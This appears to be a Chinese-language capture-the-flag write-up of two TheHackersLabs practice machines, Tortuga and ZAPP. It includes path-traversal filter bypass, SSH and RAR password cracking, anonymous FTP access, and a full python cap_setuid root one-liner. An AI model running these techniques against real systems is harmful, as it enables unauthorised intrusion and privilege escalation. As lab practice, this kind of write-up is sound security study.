

From now , I’m diving into stuff that actually fires me up - no more “shoulds,” just pure curiosity.
Tortuga
提示: 靶机跳转传送门 Tortuga
信息搜集


扫端口,发现 22 和 80,简单访问下 80 端口
下面两个 php 文件,dirsearch 爆破过其他路径,也失败了,接下来就看看能不能走参数


翻译了下这个mapa.php路由,感觉上是让我找文件,然后就爆破参数名的时候,不能把目标文件写我们测试的mapa.php,目前来看,index.html,tripulacion.php文件都可以
用 burp 爆破攻击就好了,发现参数名就是 filename
look here,这是http://10.161.253.201/mapa.php?filename=tripulacion.php的结果,两个文件都显示出来了
警告: 不能执行 filename=mapa.php 的原因是这会导致 php 无限递归包含,最后达到 memory_limit 后触发 HTTP 500 Internal Server Error 给我们,对我来说这个解释应该是没问题了

然后我们尝试/etc/passwd,可惜失败了,但是发现双写后就没有问题,可以进行路径穿越

但是只能本地进行路径穿越,我也拿不到 shell,回到那个 mapa.php,会发现他们加粗了用户名 grumete,正好这个也是/etc/passwd 上面出现的用户,接下来需要考虑 ssh 弱密码爆破了

成功爆破出来,拿到了 userflag
读取那个.nota.txt,拿到了 capitan 的登录密码mar_de_fuego123(实质上这一步可以不用
暂时回到 web 服务,我看看,确认了,我前面的操作都没问题
提权
然后想办法提权 root
通过 linepeas,掌握了新的技能

capitan@TheHackersLabs-Tortuga:~$ /sbin/getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/python3.11 cap_setuid=ep
capitan@TheHackersLabs-Tortuga:~$ 这里的cap_setuid能力集相较平时提权用的suid更厉害, 就是说它能分配setuid(),setgid(),setresuid()等特殊权限功能
capitan@TheHackersLabs-Tortuga:~$ /usr/bin/python3.11 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@TheHackersLabs-Tortuga:~# cat /root/root.txt
c???????????????????????????ae
ZAPP
提示: 靶机跳转传送门 ZAPP
信息搜集
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.167.222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-02 22:11 CST
Nmap scan report for 10.161.167.222
Host is up (0.81s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds
先分析下 ftp 协议
(base) yolo@yolo:~$ ftp 10.161.167.222
Connected to 10.161.167.222.
220 Welcome zappskred.
Name (10.161.167.222:yolo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!               delete          hash            mlsd            pdir            remopts         struct
$               dir             help            mlst            pls             rename          sunique
account         disconnect      idle            mode            pmlsd           reset           system
append          edit            image           modtime         preserve        restart         tenex
ascii           epsv            lcd             more            progress        rhelp           throttle
bell            epsv4           less            mput            prompt          rmdir           trace
binary          epsv6           lpage           mreget          proxy           rstatus         type
bye             exit            lpwd            msend           put             runique         umask
case            features        ls              newer           pwd             send            unset
cd              fget            macdef          nlist           quit            sendport        usage
cdup            form            mdelete         nmap            quote           set             user
chmod           ftp             mdir            ntrans          rate            site            verbose
close           gate            mget            open            rcvbuf          size            xferbuf
cr              get             mkdir           page            recv            sndbuf          ?
debug           glob            mls             passive         reget           status
ftp> ls
229 Entering Extended Passive Mode (|||58817|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              28 Oct 29 20:59 login.txt
-rw-r--r--    1 0        0              65 Oct 29 21:23 secret.txt
226 Directory send OK.
ftp> get login.txt
local: login.txt remote: login.txt
229 Entering Extended Passive Mode (|||6845|)
150 Opening BINARY mode data connection for login.txt (28 bytes).
100% |*******************************************************************|    28        5.08 KiB/s    00:00 ETA
226 Transfer complete.
28 bytes received in 00:00 (3.04 KiB/s)
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||51043|)
150 Opening BINARY mode data connection for secret.txt (65 bytes).
100% |*******************************************************************|    65        9.05 KiB/s    00:00 ETA
226 Transfer complete.
65 bytes received in 00:00 (6.08 KiB/s)
ftp> bye
221 Goodbye.
(base) yolo@yolo:~$ ls
8c5852e6-56fe-4474-9fc7-70123454c347.gif  key      login.txt   nfspy_mount  pattern.txt  secret.txt  test1
Desktop                                   key.pub  miniforge3  ntfs.db      reports      snap        test2
(base) yolo@yolo:~$ cat login.txt
puerto
4444
coffee
GoodLuck
(base) yolo@yolo:~$ cat secret.txt
0jO cOn 31 c4fe 813n p23p424dO, 4 v3c35 14 pista 357a 3n 14 7424
匿名用户拿到两个文件,发现 secret.txt 是 leet 语言,解密说是小心烫的咖啡,没搞懂,接下来看看 http 呢?
审计源码,拿到了


<div style="display:none">4444 VjFST1YyRkhVa2xUYmxwYVRURmFiMXBGYUV0a2JWSjBWbTF3WVZkRk1VeERaejA5Q2c9PQo=</div>进行 4 次 base64 解码,拿到了串字符,不晓得是什么,多次尝试,发现是一个路由
拿到了一个压缩包
怎么能是压缩的呢,不晓得密码是啥
get flag
下面是参考老大的视频学习的:【thehackerlabs ZAPP 靶机复盘-哔哩哔哩】 https://b23.tv/MdQIjKw
这里需要用 rockyou 进行爆破
~$ wget http://10.161.167.222/cuatrocuatroveces/Sup3rP4ss.rar
~$ rar2john Sup3rP4ss.rar > tmp
~$ john tmp --wordlist=/snap/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 32 OpenMP threads
Note: Passwords longer than 10 [worst case UTF-8] to 32 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
reema            (Sup3rP4ss.rar)
1g 0:00:00:19 DONE (2025-11-02 23:22) 0.05056g/s 4296p/s 4296c/s 4296C/s tracymcgrady..llandudno
Use the "--show" option to display all of the cracked passwords reliably
Session completed
拿到了压缩包密码
(base) yolo@yolo:~/Desktop/timu$ unrar x Sup3rP4ss.rar

UNRAR 7.00 freeware      Copyright (c) 1993-2024 Alexander Roshal


Extracting from Sup3rP4ss.rar

Enter password (will not be echoed) for Sup3rP4ss.txt:

Extracting  Sup3rP4ss.txt                                             OK
All OK
(base) yolo@yolo:~/Desktop/timu$ cat Sup3rP4ss.txt
Intenta probar con más >> 3spuM4
哈哈,这里真难绷,都能硬控老大 10 多分钟,3spuM4 是一个用户的密码,但是我们不晓得用户名,老大已经帮我测试了好多好多,最后发现是这里的zappskred

这里的用户名我们前面见过一次的,是主机名

直接 ssh 远程登上去,拿到 user.txt,接下来查看.bash_history,其实已经能知道 rootflag 是啥了,也能看得出来,这里出题人打算用 sudoers 出,直接拿 root
zappskred@TheHackersLabs-ZAPP:~$ ls
user.txt
zappskred@TheHackersLabs-ZAPP:~$ cat user.txt
ZWwgbWVqb3?????????=
zappskred@TheHackersLabs-ZAPP:~$ cat .bash_history
ftp
sudo apt install ftp
sudo apt install vsftpd -y
sudo su
su
clear
sudo apt install vsftpd -y
ftpdç
ftpd
cd /etc/
ls
ip a
cls
clear
ip a
sudo dhclient
clear
ip a
sudo reboot now
cat /etc/sudoers
sudo cat /etc/sudoers
sudo su
sudo root
exit
clear
ifconfig
ip a
ssh-keygen -f '/home/kali/.ssh' -R '192.168.1.34'
ssh-keygen -f '/home/kali/ .ssh' -R '192.168.1.34'
sudo ssh-keygen -f '/home/kali/ .ssh' -R '192.168.1.34'
exit
clear
ls
clear
exit
clear
passwd
exit
clear
ls
cat
clear
sudo apt install zsh
exit
clear
whoami
sudo -l
clear
sudo zsh
sudo su
sudo root
exit
ls
sudo -l
sudo zsh
clear
echo "exitosocafe" | base64
exit
ls
ls -lash
cp user.txt user.txt
mv user.txt user.txt
rm user.txt
ls
clear
echo "el mejor cafe" | base64 > user.txt
ls
cd ..
system
apt install apache2
exit
